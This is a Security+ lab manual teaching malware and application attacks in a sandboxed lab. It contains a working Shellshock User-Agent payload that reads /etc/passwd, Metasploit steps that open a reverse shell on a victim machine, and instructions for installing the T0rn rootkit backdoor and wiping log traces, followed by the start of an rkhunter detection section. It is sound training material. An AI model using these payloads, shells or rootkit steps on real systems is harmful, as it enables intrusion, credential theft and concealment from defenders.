SECURITY+ V4 LAB SERIES

Lab 2: Analyze Types of Malware & Application Attacks

Document Version: 2023-02-27

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.2: Given a scenario, analyze potential indicators to determine the type of attack 1.3: Given a scenario, analyze potential indicators associated with application attacks 1.6: Explain the security concerns associated with various types of vulnerabilities
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	2: Type of Attack Indicators 3: Application Attack Indicators 6: Vulnerabilities

Copyright © 2023 Network Development Group, Inc.
www.netdevgroup.com

NETLAB+ is a registered trademark of Network Development Group, Inc.
KALI LINUX ™ is a trademark of Offensive Security.
Microsoft®, Windows®, and Windows Server® are trademarks of the Microsoft group of companies.
VMware is a registered trademark of VMware, Inc.
SECURITY ONION is a trademark of Security Onion Solutions LLC.
Android is a trademark of Google LLC.
pfSense® is a registered mark owned by Electric Sheep Fencing LLC (“ESF”).
All trademarks are property of their respective owners.

Contents

Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

Introduction

In this lab, you will conduct vulnerability assessments using various tools and malware.


Objective

In this lab, you will perform the following tasks:

- Analyze indicators of compromise and determine the types of malware

Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

Lab Topology



Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

Lab Settings

The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	**IP Address**	**Account** (if needed)	**Password** (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
SecOnion	192.168.0.6	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!


Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

1 Shellshock Vulnerability


1.1 Identifying the Shellshock Vulnerability

1. Click on the **SecOnion** tab, then click and drag up to unlock the screen for a login prompt.






2. Type `sysadmin` as the username and `NDGlabpass123!` for the password.




3. Once logged in, click **Applications** > **System Tools** > **Terminal** to start the *Terminal.*




Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

4. In the *Terminal,* enter the command below. When prompted, enter the password `NDGlabpass123!`.

```
sysadmin@seconion:~$ sudo docker run --rm -it -p 4444:80 vulnerables/cve-2014-6271
```




5. Ignore the *apache2* message (shown in the screenshot below).




If your docker brings you back to the bash, please try restarting your VM and run the command again.

6. Click on **Kali**.




7. Log in to the Kali OS as username `kali`, password `kali`.
8. Click the *Web Browser* icon located in the top menu bar.




9. Once the Web *Browser* opens, go to *pfSense* on address `http://203.0.113.1`, then sign in using username `sysadmin` and password `NDGlabpass123!`

10. Once logged in, click to go to **Firewall** > **Rules**.




Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

11. On the *Rules* page, make sure you are on the *WAN* category. Then, disable the rule where the *Description* says, ***Block Internal network access*.**




In a real-world scenario, you do not want to disable this rule on your firewall. The outside network should not be allowed to have direct access to the intranet.

12. Click the green **Apply Changes** button to make the change effective.




13. In the address bar, type and go to the address: `192.168.0.6:4444`. If prompted with a warning for potential risk, click the **Advanced...** button and then click the **Accept the Risk and Continue** button. You should see something like this:




14. To the right side of the address bar, find and click the ***Tamper Data*** add-on. It may take 1 minute for the tool to finish loading.

 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com


15. Scroll down to the bottom in the pop-up window and click **Yes.**



16. From step 13, the page says the script is at **/cgi-bin/vulnerable**; we will visit the page by typing the path behind the address, like below. Press **Enter**.




17. Allow the tool to load. A new pop-up will be shown; respond by selecting **OK**.




Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

18. Another window opens, and we are going to edit the *User-Agent* value field. Delete everything that is in the *Value* column field for *User-Agent*, then type the string below as the malicious *User-Agent*. Then click **OK** to proceed.

```
() { :; }; echo; echo; /bin/bash –c 'cat /etc/passwd'
```



19. If successful, you should see the content of the *passwd* file has been pulled from the *SecOnion* machine. We now successfully exploited the *Shellshock* vulnerability.




 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com


1.2 Using Metasploit to further exploit the Shellshock vulnerability

In this section, we will use the vulnerability found in the last section and exploit it further in *Metasploit* framework to gain access to the victim *UbuntuSRV* machine.


1. In your **Kali** virtual machine, click the **Terminal** icon to start a *Terminal*.




2. In the *Terminal* window, type **`msfconsole`.**



3. Once the *Metasploit* framework is loaded, type **`search shellshock`.**



4. The search will return a list of results; the **exploit/multi/http/apache_mod_cgi_bash_env_exec** is the one we want. Thus, type **`use 1`.**



 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

5. The *Metasploit* will load the module we just selected. Here we want to type **`show options`** to see what settings we can change.

The words in red color in the screenshot below indicate the current module we are working on.

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
```

6. Now we have the information. After examining the options, we understand that *RHOSTS* is the victim address, *RPORT* is the victim port, and *TARGETURI* will be the vulnerable executable path on the website. So, we will be changing these two options.

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   CMD_MAX_LENGTH    2048             yes       CMD max line length
   CVE               CVE-2014-6271    yes       CVE to check/exploit
   HEADER            User-Agent       yes       HTTP header to use
   METHOD            GET              yes       HTTP method to use
   Proxies                            no        A proxy chain of form
   RHOSTS                             yes       The target host(s), r
   RPATH             /bin             yes       Target PATH for binar
   RPORT             80               yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host or net
                                                listen on all address
   SRVPORT           8080             yes       The local port to lis
   SSL               false            no        Negotiate SSL/TLS for
   SSLCert                            no        Path to a custom SSL
   TARGETURI                          yes       Path to CGI script
   TIMEOUT           5                yes       HTTP read response ti
   URIPATH                            no        The URI to use for th
   VHOST                              no        HTTP server virtual h
```

7. Run the following commands to change the options:

```
msf6> set RHOSTS 192.168.0.6
msf6> set RPORT 4444
msf6> set TARGETURI /cgi-bin/vulnerable
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPORT 4444
RPORT => 4444
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/vulnerable
TARGETURI => /cgi-bin/vulnerable
```


8. We will use a Linux reverse shell that targets 64-bit Linux operating systems. Here, we change the payload by running the following command:

```
msf6> set payload payload/linux/x64/shell_reverse_tcp
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload payload/linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
```


Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

9. Next, type **`exploit`** to execute and attack the victim machine. Wait a couple of seconds; when it almost feels like the computer freezes, you can start typing in **`whoami`** and **`pwd`** to execute commands on the victim system.



10. You successfully gain access to the victim system. You can test other Linux commands that you know. Once you finish your testing, type `exit` to get out of the reverse shell.

11. Type `exit` again to exit out of the *msfconsole*. Leave the *Terminal* window open, and proceed to the next step.


 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

2 Rootkit Vulnerabilities

2.1 Initiate T0rn Rootkit

1. While you are in the *Terminal* window, change to the *Downloads* directory.

2. Type `tar zxvf tk.tgz` to uncompress the *tk.tgz* file.



3. Change into the `tk` directory.

Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

4. Type the `ls -l` command to check.

```
┌──(kali㉿kali)-[~/Downloads/tk]
└─$ ls -l
total 684
drwxr-xr-x 2 kali kali   4096 Sep 13  2000 dev
-rwxr-xr-x 1 kali kali  22460 Aug 22  2000 du
-rwxr-xr-x 1 kali kali  57452 Aug 22  2000 find
-rwxr-xr-x 1 kali kali  32728 Aug 22  2000 ifconfig
-rwxr-xr-x 1 kali kali   6408 Aug 22  2000 in.fingerd
-rwxr-xr-x 1 kali kali   3964 Aug 22  2000 login
-rwxr-xr-x 1 kali kali  39484 Aug 22  2000 ls
-rwxr-xr-x 1 kali kali  53364 Aug 22  2000 netstat
-rwxr-xr-x 1 kali kali   4568 Sep 13  2000 pg
-rwxr-xr-x 1 kali kali  31336 Aug 22  2000 ps
-rwxr-xr-x 1 kali kali  13184 Aug 22  2000 pstree
-rw-r--r-- 1 kali kali 100424 Aug 23  2000 ssh.tgz
-rwxr-xr-x 1 kali kali   1382 Jul 25  2000 sz
-rwxr-xr-x 1 kali kali   7877 Sep 13  2000 t0rn
-rwxr-xr-x 1 kali kali   7578 Aug 21  2000 t0rnp
-rwxr-xr-x 1 kali kali   6948 Aug 22  2000 t0rns
-rwxr-xr-x 1 kali kali   1345 Sep  9  1999 t0rnsb
-rwxr-xr-x 1 kali kali 266140 Jul 17  2000 top
-rw-r--r-- 1 kali kali   3095 Sep 13  2000 tornkit-README
-rw-r--r-- 1 kali kali    197 Sep 13  2000 tornkit-TODO
```

5. Let's first check the *README* file by typing `cat tornkit-README`.

```
┌──(kali㉿kali)-[~/Downloads/tk]
└─$ cat tornkit-README
  .--.
  l$$$$l       ——— [ design by j0hnny7 / zho-d0h ]——
  l$$$$l                                    •-.       •-.    •-.
  l$$$$l   .,g%T$$b%g,.  .,g%T$$$T%y,. .,g%T$T%y,.l$$$l    •-.       l$$$l
.gls$$$$Slyl$$$$'  '$$$$lg$$$T'  '$$$$ll$$$$' '$$$$l$$$l.,gdT$'l$$$l,gl$$$lp,.
l$$$$$$$$$$l$$$$    $$$$l$$$$$    '---'l$$$$   $$$$l$$$$$T"~''  l$$$llll$$$llllll
''lT$$$$Tl"l$$$$    $$$$l$$$$$         l$$$$   $$$$l$$$$Tbg.   l$$$l''l$$$l"'
  l$$$$l  l$$$$.  ,$$$$l$$$$$         l$$$$   $$$$l$$$$l~"$Tp._l$$$l  l$$$l
  l$$$$l   ~"$TbggdT$"~ '---'         '---'   `---"---'   '---"---'  l$$$l
  l$$$$l   .,.   ::' there is no stopping, what can't be stopped... ''---'
  `$$$$Tbg.gdT$
    `--------'
          ———[ version 6.66 .. 2308200 .. torn@secret-service.co.uk ]——

-|  Ok a bit about the kit... Version based on lrk style trojans
-|  made up from latest linux sources .. special thanks to
-|  k1ttykat/j0hnny7 for this..

-|  First rootkit of its kind that is all precompiled and yet allows
-|  you to define a password.. password is stored in a external encrypted
-|  file. The trojans using this are login/ssh/finger ..

-|  This kit was designed with the main idea of being portable and quick
-|  to be mainly used for mass hacking linux's, hence the precompiled bins.

-|  Usage : ./t0rn <password> <ssh-port>
```

6. Now, we are going to create a backdoor by using the tornkit. Type the command below; we are going to listen on port 4444. When prompted for the password, type `kali`.

```
kali@kali$ sudo ./t0rn vuln 4444
```

```
Backdooring completed in :0 seconds
```

7. Leave the *Terminal* shell open to complete the next task.


Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

2.2 Assessing the Damage of a Rootkit

1. After successfully creating the backdoor, we noticed that the `ls` command no longer works.

2. When the *ls* command is no longer useful, tornkit could hide its secret directories. Let's directly head to the hidden directory created by the tornkit. Type **`cd /usr/src/.puta`** to go to the hidden directory.

3. As an attacker, we would want to clean our tracks. While in the hidden directory, type **`./t0rnsb root`** to clean the tracks.



The *t0rnsb* deletes lines that match a specific string from the system log files.

4. Another hidden directory created by the rootkit can be found in the path */usr/info/.t0rn.* Let's go to the other hidden directory. Type **`cd /usr/info/.t0rn`**.


5. Leave the window open and proceed to the next step.

Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

2.3 Detecting Rootkits with rkhunter

1. It is always useful to learn how to use a tool before the damage occurs. Let's first check the help info for the *rkhunter* tool.

```
kali@kali$ rkhunter -h
```



2. Run the *rkhunter* to check for rootkits, backdoors, and possible exploits.

